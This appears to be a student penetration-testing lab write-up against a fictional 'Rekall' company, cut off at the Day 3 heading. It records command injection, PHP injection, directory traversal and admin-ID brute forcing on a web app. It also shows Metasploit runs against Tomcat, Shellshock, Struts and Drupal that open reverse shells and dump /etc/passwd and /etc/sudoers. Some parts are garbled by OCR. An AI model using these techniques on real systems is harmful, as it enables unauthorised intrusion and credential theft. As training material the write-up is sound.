
**Flag10:**
ksdnd99dkas

Location: networking.php

Vulnerability: Command injection (first field)

Payload: compound command using && or ;

In the networking.php page we are going to do a command injection.


**Flag11:**
opshdkasy78s

Location: networking.php

Vulnerability: Command injection (second field)

Payload: compound command using |

Command injection second field the validation of the field strips & and ;. So we use | instead to force the attack.

**Flag12:****hsk23oncsd**


Location: Login.php

Vulnerability: Brute force attack

Payload: get /etc/passwd using networking.php and guess password

Brute Force attacks

In the networking page use the DNS Check field to view the /etc/passwd file



```
Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer:
www.example.com canonical name = www.example.com-v4.edgesuite.net.
www.example.com-v4.edgesuite.net canonical name =
a1422.dscr.akamai.net. Name: a1422.dscr.akamai.net Address:
23.220.162.141 Name: a1422.dscr.akamai.net Address: 23.220.162.151
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin
/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin
/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr
/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr
/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var
```

We use the user melina to login

Please login with your user credentials

Login:

Password:

Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here:

Flag13:


jdka7sk23dd

Location: souvenirs.php

Vulnerability: PHP injection

Payload: inject system command in the URL

Exploit the php script to output system file contents by manipulating the url



Flag14:
dk93jdl9d7dj

Location: admin_legal_data.php
Vulnerability: Session management
Payload: brute force URL request increasing the admin id

Vulnerability session management.

The page admin_legal_data.php was shown when we discovered flag12. The default page show admin=001. Lets use burp to capture this request and use multiple admin sessions to try to gain access.

The url that give us flag 14 is admin087

Flag15:
dk9df79jd59g

Location: Disclaimer.php
Vulnerability: Directory traversal
Payload: display file from subdirectory

Directory traversal using the disclaimer page link from the login page.

The php passes a default file disclaimer : disclaimer_2.txt

From flag 10 we already know that other files are available such as vendors.txt

"New" Rekall Disclaimer

SIEM: splunk

Firewalls: barracuda

CLOUD: aws

Load balancers: F5

We can also view the old disclaimers file.

192.168.14.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt



REKALL CORPORATION

"New" Rekall Disclaimer

Going to Rekall may introduce risk:

Please seek medical assistance if you experience:

- Headache
- Vertigo
- Swelling
- Nausea

Congrats, flag 15 is dksdf7sjd5sg

Day 2 – Linux Server Penetration Testing

Flag1:

h8s692hskasd

Location: <https://centralops.net/co/>

Vulnerability: Open Source exposed data

Payload: Domain Dossier exposed data

Using <https://centralops.net/co/> query for totalrekall.xyz

Domain Dossier Investigate domains and IP addresses

domain or IP address

- ☒ domain whois record ☒ DNS records ☐ traceroute
☒ network whois record ☐ service scan

user: anonymous [71.69.102.59]
balance: 49 units
[log in](#) | [account info](#)

CentralOps.net

To obtain Whois data redacted because of the [GDPR](#) or privacy services, try [ICANN's RDRS](#). [\[more information\]](#)

Address lookup

canonical name **totalrekall.xyz.**

aliases

addresses **76.223.105.230**
13.248.243.5

Domain Whois record

Queried **whois.nic.xyz** with "**totalrekall.xyz**"...

Domain Name: TOTALREKALL.XYZ

With in the information we can see the flag embedded.

```
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Tech ID: CR534509110
Tech Name: sshUser alice
Tech Organization:
Tech Street: h8s692hskasd Flag1
Tech City: Atlanta
```

Flag2:**76.223.105.230**Location: 76.223.105.230

Vulnerability: server address

Payload: Ping totalrekall.xyz

Ping totalrekall.xyz

```

C:\>ping totalrekall.xyz
PING totalrekall.xyz (76.223.105.230) 56(84) bytes of data:
 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=1 ttl=241 time=32.3 ms
 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=2 ttl=241 time=26.2 ms
 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=3 ttl=241 time=26.2 ms
 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=4 ttl=241 time=29.3 ms
 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=5 ttl=241 time=26.3 ms

```

Also from dosier

Address lookup

canonical name **totalrekall.xyz.**

aliases

addresses **76.223.105.230**
13.248.243.5

Domain Whois record

Queried **whois.nic.xyz** with "**totalrekall.xyz**"...**Flag3:****s7euwehd**

Location: crt.sh

Vulnerability: Open Source exposed data

Payload: search for confidential data

Crt.sh page open source exposed data.


Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities
	16936726274	2025-02-25	2025-02-25	2025-05-26	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz
	15936381202	2024-12-30	2024-12-30	2025-03-30	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz
	15923754628	2024-12-29	2024-10-30	2025-01-28	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz
	15918948802	2024-12-28	2024-12-28	2025-03-28	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz
	15147473758	2024-10-30	2024-10-30	2025-01-28	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz
	13112116776	2024-05-20	2024-05-20	2025-05-20	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz
	13112112288	2024-05-20	2024-05-20	2025-05-20	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz
	9436388643	2023-05-20	2023-05-20	2024-05-20	www.totalrekall.xyz	www.totalrekall.xyz
	9424423941	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.xyz
	6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz
	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz
	6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz

Flag4:**5**

Location: Scan results

Payload: scan for hosts with in the domain

Scan using zenmap and getting the topology of the 5 host plus the local machine

**Flag5:****192.168.13.13**

Location: Scan results

Payload: aggressive scan to find drupal host

Drupal 8 running in 192.168.13.13

```

Nmap scan report for 192.168.13.13
Host is up (0.000011s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home | Drupal CVE-2019-6340
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-robots.txt: 22 disallowed entries (15 shown)
|_ /core/ /profiles/ /README.txt /web.config /admin/
|_ /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
|_ /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_ /index.php/comment/reply/
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

```

Flag6: 97610

Location: Nessus scan results

Nessus scan against host 192.168.13.12

Hosts1

Vulnerabilities12

History1

Filter

Search Vulnerabilities

12 Vulnerabilities

Sev	Score	Name	Family	Count
CRITICAL	10.0	Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)	CGI abuses	1
MEDIUM	6.5	IP Forwarding Enabled	Firewalls	1
INFO	...	HTTP (Multiple Issues)	Web Servers	3
INFO		Apache Tomcat Detection	Web Servers	1
INFO		Device Type	General	1
INFO		Ethernet MAC Addresses	General	1
INFO		ICMP Timestamp Request Remote Date Disclosure	General	1
INFO		Nessus SYN scanner	Port scanners	1
INFO		OS Identification	General	1

Plugin ID: 54615

Scan Details

Policy: Basic Network Scan

Status: Running

Severity Base: CVSS v3.0

Scanner: Local Scanner

Start: Today at 8:22 PM

Vulnerabilities

Critical

High

Medium

Low

Info

My Basic Network Scan / Plugin #97610

Back to Vulnerabilities

Configure

Hosts

Vulnerabilities

History

CRITICAL

Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)

Description

The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.

Solution

Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later.
Alternatively, apply the workaround referenced in the vendor advisory.

See Also

<http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html>
<http://www.nessus.org/u77e9c054>
<https://wiki.apache.org/confluence/display/WW/Version+Notes+2.5.10.1>
<https://wiki.apache.org/confluence/display/WW/S2-045>

Output

Plugin Details

Severity: Critical
ID: 97610
Version: 1.24
Type: remote
Family: CGI abuses
Published: March 8, 2017
Modified: November 30, 2021

Risk Information

Risk Factor: Critical
CVSS v3.0 Base Score 10.0
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/H:HA/H
CVSS v3.0 Temporal Vector: CVSS:3.0/E:H
/RL:O/R:C

Flag7: 8ks6sbhss

Location: 192.168.13.10

Vulnerability: Apache Tomcat Remote code execution vulnerability (CVE-2017-12617)

Payload: use Metasploit to exploit the vulnerability

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

  Name      Current Setting  Required  Description
  ---      -
Proxies     Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      192.168.13.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
RPORT       80               yes       The target port (TCP)
SSL         false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI   /                yes       The URI path of the Tomcat installation
VHOST       /                no        HTTP server virtual host

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RPORT 8080
RPORT => 8080

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.24.45.193:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (172.24.45.193:4444 -> 192.168.13.10:58170) at 2025-03-04 20:53:29 -0500

ls
LICENSE
NOTICE
RELEASE-NOTES
```

```
cd ~
pwd
/root
ls
ls -altr
total 24
-rw-r--r-- 1 root root 140 Nov 19 2007 .profile
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwx----- 1 root root 4096 May 5 2016 .gnupg
-rw-r--r-- 1 root root 10 Feb 4 2022 .flag7.txt
drwx----- 1 root root 4096 Feb 4 2022 .
drwxr-xr-x 1 root root 4096 Mar 4 23:42 ..
cat .flag7.txt
```

Flag8: 9dnx5shdf5

Location: 192.168.13.11

Vulnerability: Shellshock

Payload: use Metasploit to exploit the vulnerability

```

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

  Name           Current Setting  Required  Description
  --           -
  CMD_MAX_LENGTH 2048             yes       CMD max line length
  CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
  HEADER         User-Agent        yes       HTTP header to use
  METHOD          GET              yes       HTTP method to use
  Proxies        no               no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS         192.168.13.11    yes       The target host(s), see https://github.com/rapid7/metasploit-framework
  RPATH          /bin             yes       Target PATH for binaries used by the CmdStager
  RPORT          80              yes       The target port (TCP)
  SRVHOST        0.0.0.0          yes       The local host or network interface to listen on. This must be an ad
  SRVPORT        8080            yes       The local port to listen on.
  SSL            false            no        Negotiate SSL/TLS for outgoing connections
  SSLCert        no               no        Path to a custom SSL certificate (default is randomly generated)
  TARGETURI      /cgi-bin/shockme.cgi yes       Path to CGI script
  TIMEOUT        5               yes       HTTP read response timeout (seconds)
  URIPATH        no               no        The URI to use for this exploit (default is random)
  VHOST          no               no        HTTP server virtual host

meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include_dir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less

```

Flag9: wudks8f7sd

Location: 192.168.13.11
 Vulnerability: Shellshock
 Payload: Metasploit to exploit the vulnerability

Flag 9

```

meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:

```

Flag10:**wjasdufsdkg**

Location: 192.168.13.12

Vulnerability: Struts-CVE-2017-5638

Payload: use Nessus and Metasploit to exploit the vulnerability

Flag 10.

```

msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -i 1
[*] Starting interaction with 1...connect to your session.

meterpreter > ls
Listing: /cve-2017-538

```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	22365155	fil	2022-02-08 09:17:59 -0500	cve-2017-538-example.jar
100755/rwxr-xr-x	78	fil	2022-02-08 09:17:32 -0500	entry-point.sh
040755/rwxr-xr-x	4096	dir	2025-03-09 15:04:15 -0400	exploit

Mode	Size	Type	Last modified	Name
040755/rwxr-xr-x	4096	dir	2022-02-08 09:17:45 -0500	.m2
100644/rw-r--r--	194	fil	2022-02-08 09:17:32 -0500	flagisinThisfile.7z

```

meterpreter > download flagisinThisfile.7z /root/
[*] Downloading: flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] Downloaded 194.00 B of 194.00 B (100.0%): flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] download : flagisinThisfile.7z → /root/flagisinThisfile.7z
meterpreter >

```



```
# 7z x flagisinThisfile.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2

Scanning the drive for archives:
1 file, 194 bytes (1 KiB)

Extracting archive: flagisinThisfile.7z
--
Path = flagisinThisfile.7z
Type = 7z
Physical Size = 194
Headers Size = 167
Method = LZMA2:12
Solid = -
Blocks = 1

(root@kali)-[~/temp]
# more flagfile
flag 10 is wjasdufsdkg
```

Flag11:**www-data**

Location: 192.168.13.13

Vulnerability: Drupal-CVE-2019-6340

Payload: use Metasploit to exploit the vulnerability

Flag 11

```
Starting Nmap 7.92 ( https://nmap.org ) at 2025-03-09 17:08 EDT
Nmap scan report for 192.168.13.13
Host is up (0.000060s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-title: Home | Drupal CVE-2019-6340
|_http-server-header: Apache/2.4.25 (Debian)
```

```
msf6 exploit(multi/http/struts2_content_type_ognl) > use unix/webapp/drupal_restws_unserialize
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_restws_unserialize) > set RHOST 192.168.13.13
RHOST => 192.168.13.13
msf6 exploit(unix/webapp/drupal_restws_unserialize) > options

Module options (exploit/unix/webapp/drupal_restws_unserialize):



| Name              | Current Setting | Required | Description |
|-------------------|-----------------|----------|-------------|
| <div>Submit</div> |                 |          |             |



[*] Meterpreter session 7 opened (172.22.117.100:4444 → 192.168.13.13:59882 ) at 2025-03-09 17:05:25 -0400

meterpreter > getuid
Server username: www-data
```

Flag12:

d7sdfksdf384

Location: 192.168.13.14

Vulnerability: CVE-2019-14287

Payload: use SSH and login with exposed data

```

└─$ nmap -A 192.168.13.14
Starting Nmap 7.92 ( https://nmap.org ) at 2025-03-09 17:10 EDT
Nmap scan report for 192.168.13.14
Host is up (0.000051s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 86:48:0b:49:20:79:8d:7e:8c:32:81:26:67:a1:b8:4d (RSA)
|   256  04:14:eb:7f:20:da:17:b5:09:5e:3e:4b:ef:04:5e:e0 (ED25519)
|   256  da:4c:6b:82:63:b4:fe:bc:51:87:bf:5a:bb:61:7e:86 (ED25519)

```

```
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Tech ID: CR534509110
Tech Name: sshUser alice
```

Day 3 – Windows Server Penetration Testing

Flag1:

